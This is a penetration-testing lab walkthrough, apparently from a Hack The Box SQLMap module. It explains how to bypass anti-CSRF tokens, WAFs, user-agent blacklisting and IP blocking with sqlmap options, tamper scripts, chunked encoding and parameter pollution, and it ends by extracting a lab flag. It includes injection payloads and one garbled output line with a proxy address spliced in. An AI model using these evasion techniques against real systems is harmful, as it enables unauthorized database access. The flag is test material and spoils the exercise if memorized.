Module 9: SQLMap Essientials part 3
4. Task (P3)
SECTION 9: Bypassing Web Application Protections
There won’t be any protection(s) deployed on the target side in an ideal scenario, thus not preventing automatic exploitation. Otherwise, we can expect problems when running an automated tool of any kind against such a target. Nevertheless, many mechanisms are incorporated into SQLMap, which can help us successfully bypass such protections.
Anti-CSRF Token Bypass One of the first lines of defense against the usage of automation tools is the incorporation of anti-CSRF (i.e., Cross-Site Request Forgery) tokens into all HTTP requests, especially those generated as a result of web-form filling.
In most basic terms, each HTTP request in such a scenario should have a (valid) token value available only if the user actually visited and used the page. While the original idea was the prevention of scenarios with malicious links, where just opening these links would have undesired consequences for unaware logged-in users (e.g., open administrator pages and add a new user with predefined credentials), this security feature also inadvertently hardened the applications against the (unwanted) automation.

Nevertheless, SQLMap has options that can help in bypassing anti-CSRF protection. Namely, the most important option is –csrf-token. By specifying the token parameter name (which should already be available within the provided request data), SQLMap will automatically attempt to parse the target response content and search for fresh token values so it can use them in the next request.
Additionally, even in a case where the user does not explicitly specify the token’s name via –csrf-token, if one of the provided parameters contains any of the common infixes (i.e. csrf, xsrf, token), the user will be prompted whether to update it in further requests:
1
    shellsession
AshenMorx@htb[/htb]$ sqlmap -u “http://www.example.com/” –data=”id=1&csrf-token=WfF1szMUHhiokx9AHFply5L2xAOfjRkE” –csrf-token=”csrf-token”
1
2
    ___
   __H__
_ **[,]** ___ __ {1.4.9} | -| . [’] | .’| . | || [)]|||__,| | ||V… || http://sqlmap.org
[*] starting @ 22:18:01 /2020-09-18/
POST parameter ‘csrf-token’ appears to hold anti-CSRF token. Do you want sqlmap to automatically update it in further requests? [y/N] y
Unique Value Bypass In some cases, the web application may only require unique values to be provided inside predefined parameters. Such a mechanism is similar to the anti-CSRF technique described above, except that there is no need to parse the web page content. So, by simply ensuring that each request has a unique value for a predefined parameter, the web application can easily prevent CSRF attempts while at the same time averting some of the automation tools. For this, the option –randomize should be used, pointing to the parameter name containing a value which should be randomized before being sent:
1
    shellsession
| AshenMorx@htb[/htb]$ sqlmap -u “http://www.example.com/?id=1&rp=29125” –randomize=rp –batch -v 5 | grep URI |
URI: http://www.example.com:80/?id=1&rp=99954 URI: http://www.example.com:80/?id=1&rp=87216 URI: http://www.example.com:80/?id=9030&rp=36456 URI: http://www.example.com:80/?id=1.%2C))’.((%2C”&rp=16689 URI: http://www.example.com:80/?id=1’xaFUVK<’“>HKtQrg&rp=40049 URI: http://www.example.com:80/?id=1) AND 9368%3D6381 AND (7422%3D7422&rp=95185
Calculated Parameter Bypass Another similar mechanism is where a web application expects a proper parameter value to be calculated based on some other parameter value(s). Most often, one parameter value has to contain the message digest (e.g. h=MD5(id)) of another one. To bypass this, the option –eval should be used, where a valid Python code is being evaluated just before the request is being sent to the target:
1
    shellsession
| AshenMorx@htb[/htb]$ sqlmap -u “http://www.example.com/?id=1&h=c4ca4238a0b923820dcc509a6f75849b” –eval=”import hashlib; h=hashlib.md5(id).hexdigest()” –batch -v 5 | grep URI |
URI: http://www.example.com:80/?id=1&h=c4ca4238a0b923820dcc509a6f75849b URI: http://www.example.com:80/?id=1&h=c4ca4238a0b923820dcc509a6f75849b URI: http://www.example.com:80/?id=9061&h=4d7e0d72898ae7ea3593eb5ebf20c744 URI: http://www.example.com:80/?id=1%2C.%2C’”.%2C(.)&h=620460a56536e2d32fb2f4842ad5a08d URI: http://www.example.com:80/?id=1’MyipGP<’“>ibjjSu&h=db7c815825b14d67aaa32da09b8b2d42 URI: http://www.example.com:80/?id=1) AND 9978%socks4://177.39.187.70:33283ssocks4://177.39.187.70:332833D1232 AND (4955%3D4955&h=02312acd4ebe69e2528382dfff7fc5cc
IP Address Concealing In case we want to conceal our IP address, or if a certain web application has a protection mechanism that blacklists our current IP address, we can try to use a proxy or the anonymity network Tor. A proxy can be set with the option –proxy (e.g. –proxy=”socks4://177.39.187.70:33283”), where we should add a working proxy.
In addition to that, if we have a list of proxies, we can provide them to SQLMap with the option –proxy-file. This way, SQLMap will go sequentially through the list, and in case of any problems (e.g., blacklisting of IP address), it will just skip from current to the next from the list. The other option is Tor network use to provide an easy to use anonymization, where our IP can appear anywhere from a large list of Tor exit nodes. When properly installed on the local machine, there should be a SOCKS4 proxy service at the local port 9050 or 9150. By using switch –tor, SQLMap will automatically try to find the local port and use it appropriately.
If we wanted to be sure that Tor is properly being used, to prevent unwanted behavior, we could use the switch –check-tor. In such cases, SQLMap will connect to the https://check.torproject.org/ and check the response for the intended result (i.e., Congratulations appears inside).
WAF Bypass Whenever we run SQLMap, As part of the initial tests, SQLMap sends a predefined malicious looking payload using a non-existent parameter name (e.g. ?pfov=…) to test for the existence of a WAF (Web Application Firewall). There will be a substantial change in the response compared to the original in case of any protection between the user and the target. For example, if one of the most popular WAF solutions (ModSecurity) is implemented, there should be a 406 - Not Acceptable response after such a request.
In case of a positive detection, to identify the actual protection mechanism, SQLMap uses a third-party library identYwaf, containing the signatures of 80 different WAF solutions. If we wanted to skip this heuristical test altogether (i.e., to produce less noise), we can use switch –skip-waf.
User-agent Blacklisting Bypass In case of immediate problems (e.g., HTTP error code 5XX from the start) while running SQLMap, one of the first things we should think of is the potential blacklisting of the default user-agent used by SQLMap (e.g. User-agent: sqlmap/1.4.9 (http://sqlmap.org)).
This is trivial to bypass with the switch –random-agent, which changes the default user-agent with a randomly chosen value from a large pool of values used by browsers.
Note: If some form of protection is detected during the run, we can expect problems with the target, even other security mechanisms. The main reason is the continuous development and new improvements in such protections, leaving smaller and smaller maneuver space for attackers.
Tamper Scripts Finally, one of the most popular mechanisms implemented in SQLMap for bypassing WAF/IPS solutions is the so-called “tamper” scripts. Tamper scripts are a special kind of (Python) scripts written for modifying requests just before being sent to the target, in most cases to bypass some protection.
For example, one of the most popular tamper scripts between is replacing all occurrences of greater than operator (>) with NOT BETWEEN 0 AND #, and the equals operator (=) with BETWEEN # AND #. This way, many primitive protection mechanisms (focused mostly on preventing XSS attacks) are easily bypassed, at least for SQLi purposes.
Tamper scripts can be chained, one after another, within the –tamper option (e.g. –tamper=between,randomcase), where they are run based on their predefined priority. A priority is predefined to prevent any unwanted behavior, as some scripts modify payloads by modifying their SQL syntax (e.g. ifnull2ifisnull). In contrast, some tamper scripts do not care about the inner content (e.g. appendnullbyte).
Tamper scripts can modify any part of the request, although the majority change the payload content. The most notable tamper scripts are the following:
Tamper-Script Description 0eunion Replaces instances of UNION with e0UNION base64encode Base64-encodes all characters in a given payload between Replaces greater than operator (>) with NOT BETWEEN 0 AND # and equals operator (=) with BETWEEN # AND # commalesslimit Replaces (MySQL) instances like LIMIT M, N with LIMIT N OFFSET M counterpart equaltolike Replaces all occurrences of operator equal (=) with LIKE counterpart halfversionedmorekeywords Adds (MySQL) versioned comment before each keyword modsecurityversioned Embraces complete query with (MySQL) versioned comment modsecurityzeroversioned Embraces complete query with (MySQL) zero-versioned comment percentage Adds a percentage sign (%) in front of each character (e.g. SELECT -> %S%E%L%E%C%T) plus2concat Replaces plus operator (+) with (MsSQL) function CONCAT() counterpart randomcase Replaces each keyword character with random case value (e.g. SELECT -> SEleCt) space2comment Replaces space character ( ) with comments `/ space2dash Replaces space character ( ) with a dash comment (–) followed by a random string and a new line (\n) space2hash Replaces (MySQL) instances of space character ( ) with a pound character (#) followed by a random string and a new line (\n) space2mssqlblank Replaces (MsSQL) instances of space character ( ) with a random blank character from a valid set of alternate characters space2plus Replaces space character ( ) with plus (+) space2randomblank Replaces space character ( ) with a random blank character from a valid set of alternate characters symboliclogical Replaces AND and OR logical operators with their symbolic counterparts (&& and ||) versionedkeywords Encloses each non-function keyword with (MySQL) versioned comment versionedmorekeywords Encloses each keyword with (MySQL) versioned comment To get a whole list of implemented tamper scripts, along with the description as above, switch –list-tampers can be used. We can also develop custom Tamper scripts for any custom type of attack, like a second-order SQLi.
Miscellaneous Bypasses Out of other protection bypass mechanisms, there are also two more that should be mentioned. The first one is the Chunked transfer encoding, turned on using the switch –chunked, which splits the POST request’s body into so-called “chunks.” Blacklisted SQL keywords are split between chunks in a way that the request containing them can pass unnoticed.
The other bypass mechanisms is the HTTP parameter pollution (HPP), where payloads are split in a similar way as in case of –chunked between different same parameter named values (e.g. ?id=1&id=UNION&id=SELECT&id=username,password&id=FROM&id=users…), which are concatenated by the target platform if supporting it (e.g. ASP).
Question 1

What’s the contents of table flag8? (Case #8)
Access the case


Open the network tab in browser’s dev tools and click on submit to get the POST request.

Check the request data, id sending include with a t0ken parameter

View page source of the main page case 8, identify of csrf token name.
Craft the sqlmap command form that name to bypass anti - cfrf mechanism

Extracting the flag form database testdb and table flag8: HTB{y0u_h4v3_b33n_c5rf_70k3n1z3d}
Question 2
What’s the contents of table flag9? (Case #9)
Access the case
